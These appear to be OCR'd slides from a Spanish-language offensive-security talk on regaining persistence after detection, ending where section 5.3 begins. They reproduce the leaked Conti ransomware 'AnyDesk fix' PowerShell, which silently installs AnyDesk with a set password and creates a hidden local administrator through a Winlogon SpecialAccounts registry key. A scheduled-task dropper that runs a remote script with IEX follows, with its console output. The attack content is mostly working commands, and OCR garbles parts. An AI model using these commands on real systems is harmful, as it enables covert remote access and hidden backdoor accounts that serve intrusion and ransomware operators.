
5. TÉCNICAS DE PERSISTENCIA FUERA DEL PERÍMETRO

¿Qué necesitamos para volver al estadio original?
¿Como nos recuperamos de este palo?

- Conectividad: lo más legítimo posible. Vas a estar flageado una temporada, no tienes tiempo de cambiar TTPs.
- Abusar de lo que ya existe. Del Tráfico que ya esté expuesto hacía internet.
- Ojo en este punto o tienes los deberes hechos o has perdido. Esa documentación que pensabas hacer luego....
- Preparar máquinas que solo tengan esta función en nuestra Killchain







5.2 ABUSANDO DE TOOLS DE ADMINISTRACIÓN ANY DESK

- Sucesores de Ryuk
- Leak de 2022
- ELPACOTEAM: Another Confluence Bites the Dust: Falling to ELPACO-team Ransomware (DFIR-Report)
- Dropper con AnyDesk
- El caso de “Asistencia Rapida” de Microsoft



CONTI



11.1 . AnyDesk fix

Function AnyDesk {

```
mkdir "C: \ ProgramData \ AnyDesk"  
# Download AnyDesk  
$ clnt = new -object System.Net.WebClient  
$ url = "http://download.anydesk.com/AnyDesk.exe"  
$ file = "C: \ ProgramData \ AnyDesk.exe"  
$ clnt.DownloadFile ($ url, $ file )
```

```
cmd. exe / c C: \ ProgramData \ AnyDesk. exe --install C: \ ProgramData  
\ AnyDesk --start-with-win - silent
```

```
cmd. exe / c echo J9kzQ2Y0q0 | C: \ ProgramData \ anydesk. exe - set -  
password
```

```
net user oldadministrator "qc69t4B # Z0kE3" / add  
net localgroup Administrators oldadministrator / ADD  
reg add "HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows NT \  
CurrentVersion \ Winlogon \ SpecialAccounts \ Userlist" / v  
oldadministrator / t REG_DWORD / d 0 / f
```

```
cmd. exe / c C: \ ProgramData \ AnyDesk. exe - get -id
```

```
}
```


AnyDesk

Executing the code in **Powershell ISE Run As Admin**

At the output, we get ID

We keep it to ourselves

**Download Anydesk on a separate Dedicated Server \ VPS \ Virtual Machine and
specify the ID**







1. Tarea programada.

IF contenido de
<https://galletas.sharepoint.com/sites/fichero.txt>
= nada. No hagas nada.

IF contenido de
<https://galletas.sharepoint.com/sites/fichero.txt>
= algo IEX → Contenido → URL Github



2. Ejecutamos en memoria como dicta la instrucción el contenido de
<https://gist.githubusercontent.com/galletas/2d985ca/raw/>
Script que manda instrucciones para descargar AnyDesk del sitio legitimo por comandos



3. Se instala Anydesk con una clave por defecto definida en mi script y obtengo acceso



dropper

Administrador: Windows PowerShell

```
PS C:\Users\andi\Desktop> .\dropper.ps1
=== Instalacion de AnyDesk ===
[*] Creando carpeta de instalacion en C:\ProgramData\AnyDesk ...
[*] Descargando AnyDesk desde https://download.anydesk.com/AnyDesk.exe a C:\ProgramData\AnyDesk.exe ...
[*] Instalando AnyDesk en modo silencioso...
[*] Comando de instalacion ejecutado. ExitCode (informativo): 0
[*] Configurando la contraseña de AnyDesk...
[*] Obteniendo el ID de AnyDesk...
[*] ID de AnyDesk: 1734980350
=== Proceso terminado ===
PS C:\Users\andi\Desktop>
```

reciclaje



Más información
sobre esta ima...



Microsoft Edge



dropper

Administrador: Windows PowerShell

```
PS C:\Users\andi\Desktop> .\dropper.ps1
=== Instalacion de AnyDesk ===
[*] Creando carpeta de instalacion en C:\ProgramData\AnyDesk ...
[*] Descargando AnyDesk desde https://download.anydesk.com/AnyDesk.exe a C:\ProgramData\AnyDesk.exe ...
[*] Instalando AnyDesk en modo silencioso...
[*] Comando de instalacion ejecutado. ExitCode (informativo): 0
[*] Configurando la contraseña de AnyDesk...
[*] Obteniendo el ID de AnyDesk...
[*] ID de AnyDesk: 1734980350
=== Proceso terminado ===
PS C:\Users\andi\Desktop>
```

AnyDesk

1734980350



Papelera de
reciclaje



Más información
sobre esta ima...



Microsoft Edge



dropper

Administrador: Windows PowerShell

```
PS C:\Users\andi\Desktop> .\dropper.ps1
=== Instalacion de AnyDesk ===
[*] Creando carpeta de instalacion en C:\ProgramData\AnyDesk ...
[*] Descargando AnyDesk desde https://download.anydesk.com/AnyDesk.exe a C:\ProgramData\AnyDesk.exe ...
[*] Instalando AnyDesk en modo silencioso...
[*] Comando de instalacion ejecutado. ExitCode (informativo): 0
[*] Configurando la contraseña de AnyDesk...
[*] Obteniendo el ID de AnyDesk...
[*] ID de AnyDesk: 1734980350
=== Proceso terminado ===
PS C:\Users\andi\Desktop>
```

Administrador: Windows PowerShell

dropper: Bloc de notas

```
Archivos de texto
Archivo Edición Formato Ver Ayuda
# 4) Obtiene el ID de AnyDesk desde el ejecutable instalado
Write-Host "[*] Obteniendo el ID de AnyDesk..."
try {
    $psi = New-Object System.Diagnostics.ProcessStartInfo
    $psi.FileName = $InstalledExe
    $psi.Arguments = "--get-id"
    $psi.UseShellExecute = $false
    $psi.RedirectStandardOutput = $true
```


Linea 121, columna 1 100% Windows (CRLF) UTF-8

5.3 ESTRUCTURANDO COMUNICACIONES: VPN Y CLOUDFLARED

¿Qué necesitamos para volver al estadio original?
¿Como nos recuperamos de este palo?

